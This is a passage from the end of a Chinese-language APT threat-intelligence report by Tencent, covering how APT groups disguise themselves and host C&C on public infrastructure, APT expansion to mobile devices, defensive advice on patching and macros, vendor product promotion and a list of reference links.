APT 组织之间互相伪装，通过代码和基础设施都难以确定组织归属，部分组织尤其是朝鲜半岛的 APT 组织之间互相伪装，特意在自己的代码中加入对方木马的特征，以迷惑对方及安全分析人员，而公共基础设施的利用，如 SYSCON 使用免费 FTP 作为 C&C 服务，Group123 组织使用 dropbox 作为 C&C 服务器，而使用 CDN 作为 C&C 流量中转的攻击也已经出现。

随着各国对网络安全越来越重视，未来攻击者可能会花费更多的精力在自己身份的隐藏和伪装上，这样会给威胁溯源增加更大的困难。

## 5.5 APT 威胁往移动端扩散

随着移动互联网的普及，越来越多的机密载体转移到了移动设备中，2019年，多个APT组织的移动端木马相继被发现和披露，包括海莲花、donot Team都已经使用了Android的恶意程序等。高级持续威胁不再限于计算机，未来如智能路由等可能陆续成为APT攻击的目标和持久化的宿主。

## 六、 总结

2019年被称作5G元年，我们的网络正朝着多元化、宽带化、综合化、智能化的方向发展，越来越多的设备、越来越多的信息接入到了互联网中，即将开启一个万物互联的大时代，国家之间的APT与反APT的无硝烟战争将会更加频繁，更加激烈。没有网络安全就没有国家安全将会体现得淋漓尽致。

## 七、 安全建议

- 1、各大机关和企业，以及个人用户，及时修补系统补丁和重要软件的补丁，尤其是最新APT常用漏洞CVE-2018-20250以及最近高危漏洞CVE-2019-0708漏洞补丁；
- 2、提升安全意识，不要打开来历不明的邮件的附件；除非文档来源可靠，用途明确，否则不要轻易启用Office的宏代码；
- 3、使用杀毒软件防御可能得病毒木马攻击，对于企业用户，推荐使用腾讯御点终端安全管理系统。腾讯御点内置全网漏洞修复和病毒防御功能，可帮助企业用户降低病毒木马入侵风险；



图 60：腾讯御点终端安全产品图

4、使用网络防火墙等产品，推荐使用腾讯御界高级威胁检测系统。御界高级威胁检测系统，是基于腾讯反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统，可快速检测、发现可疑 APT 组织的攻击行动。



图 61：腾讯御界高级威胁监测系统界面

## 八、 附录

### 8.1 附录 1：腾讯安全御见威胁情报中心

腾讯安全御见威胁情报中心，是一个涵盖全球多维数据的情报分析、威胁预警分析平台。依托腾讯安全在海量安全大数据上的优势，通过机器学习、顶尖安全专家团队支撑等方法，产生包括高级持续性攻击（APT）在内的大量安全威胁情报，帮助安全分析人员快速、准确对可疑事件进行预警、溯源分析。

腾讯安全御见威胁情报中心公众号自开号以来，发布了大量的威胁分析报告，包括不定期公开的针对中国大陆目标的 APT 攻击报告，无论是分析报告的数量上还是分析报告的质量上，都处于业界领先水平，受到了大量客户和安全专家的好评，同时发布的情报也经常被政府机关做为安全预警进行公告。

以下是腾讯安全御见威胁情报中心公众号的二维码，关注请扫描二维码：



## 8.2 附录 2：参考链接

- 1、<https://blog.alyac.co.kr/2347?category=957259>
- 2、<https://blog.alyac.co.kr/2243?category=957259>
- 3、<https://www.secrss.com/articles/9511>
- 4、<https://mp.weixin.qq.com/s/K3Uts9Cb65L-2scf2XoFcq>
- 5、<https://ti.qianxin.com/blog/articles/stealjob-new-android-malware-used-by-donot-apt-group/>
- 6、[https://documents.trendmicro.com/assets/white\\_papers/wp\\_new\\_muddywater\\_findings\\_uncovered.pdf](https://documents.trendmicro.com/assets/white_papers/wp_new_muddywater_findings_uncovered.pdf)
- 7、<https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf>
- 8、<https://blog.talosintelligence.com/2019/05/recent-muddywater-associated-blackwater.html>
- 9、<https://blog.yoroi.company/research/the-russian-shadow-in-eastern-europe-a-month-later/>
- 10、<https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-us-national-security-think-tanks/>
- 11、<https://securelist.com/cryptocurrency-businesses-still-being-targeted-by-lazarus/90019/>
- 12、<https://s.tencent.com/research/report/741.html>
- 13、<https://s.tencent.com/research/report/715.html>

14. <https://s.tencent.com/research/report/646.html>